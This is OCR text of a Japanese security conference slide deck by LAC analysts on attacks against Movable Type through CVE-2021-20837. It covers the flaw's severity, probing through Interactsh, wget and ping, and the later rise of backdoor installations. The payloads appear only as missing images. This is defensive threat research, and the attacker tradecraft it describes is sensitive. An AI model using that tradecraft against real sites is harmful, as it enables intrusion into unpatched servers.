日本にシェアが集中するCMSを狙う特異な攻撃者と侵害ツールの調査

2022/1/27

Japan Security Analyst Conference 2022

株式会社ラック

© 2022 LAC Co., Ltd.

自己紹介

- 辻 亮佑
  - 株式会社ラック　JSOC
    セキュリティアナリスト
  - リアルタイムセキュリティ監視やセキュリティ関連の講師を務める

- 西部 修明
  - 株式会社ラック　JSOC
    シニアアナリスト
  - 脆弱性検証やカスタムシグネチャの作成、JSOCの検知傾向に基づく情報発信に従事

1. Movable Typeを狙った攻撃の動向
2. 特異な攻撃者と使用されたツール

01

Movable Typeを狙った攻撃の動向

Introduction - Webアプリケーションは狙われやすい

- Webアプリ自体が一般公開されやすい
- リモートコード実行や任意ファイルアップロードが作りこまれやすい
  - しばしばPHPコード、OSコマンド、OGNL式の実行
  - ファイルアップロードはPHP製バックドアなどを通じて、結果的に任意コード実行になる
  - Webアプリの脆弱性のほか、ミドルウェアの脆弱性でも影響を受ける

- 侵害する”うまみ”がある
  - 情報漏洩、改ざん(政治主張やマルウェア埋め込み)、ランサム
  - 攻撃を世界中に”ばらまく”だけで侵害が成立する
  - これまでも様々な環境が狙われてきた
    - CMS(WordPress, Drupal, Joomla!)やそのプラグイン
    - Struts 2, Tomcat, WebLogic, JBoss

Movable Typeにおける任意コード実行の脆弱性(CVE-2021-20837)

- 2021年10月20日公表
- Webインタフェース(XMLRPC API)を通じて、外部から任意コード実行（OSコマンド）可能
  ※ Movable Typeをベースにした製品(PowerCMS)にも影響
- 脆弱性の成立条件が低い(CVSS v3の基本値:9.8)
  - 初期設定で脆弱、認証不要など攻撃者にとっては理想的
- 対策について
  - 脆弱性情報の公表と同時に修正ソフトウェアが公開
  - アップデート不可能な場合の回避策も同時にアナウンス
  - 攻撃を受けた場合にも、部分的にログが残る


CVSS v3 による深刻度
基本値: 9.8 (緊急) [IPA値]

- 攻撃元区分: ネットワーク
- 攻撃条件の複雑さ: 低
- 攻撃に必要な特権レベル: 不要
- 利用者の関与: 不要
- 影響の想定範囲: 変更なし
- 機密性への影響(C): 高
- 完全性への影響(I): 高
- 可用性への影響(A): 高

JVNDB-2021-000093 より抜粋
https://jvndb.jvn.jp/ja/contents/2021/JVNDB-2021-000093.html


脆弱性としては深刻だが、
対策の余地は十分にあった

攻撃例：脆弱性の有無調査




- 脆弱性が存在する環境を探す意図の攻撃
- Interactshなどの外部通信テスト用のサービスが悪用されている
- wget以外にも、ping(名前解決目的含む)が用いられる場合もある

攻撃例：脆弱ホストの侵害を目的とした攻撃




- 明確な悪用を目的とした攻撃活動
- バックドアを展開されてしまった場合には、悪用の有無などの詳細な調査が必要

攻撃推移～PoC公開直後




- PoC公開直後は脆弱性の有無を調査する通信が大半
(Interactshなどの悪用で、それ以降も継続)

攻撃推移～侵害行為のはじまり



- 11月以降、侵害(主にバックドア設置)を目的とした攻撃が増加
  - 単純なファイルアップローダと高機能バックドア(後述)と半々
- 「その他」は攻撃として成立しない通信など

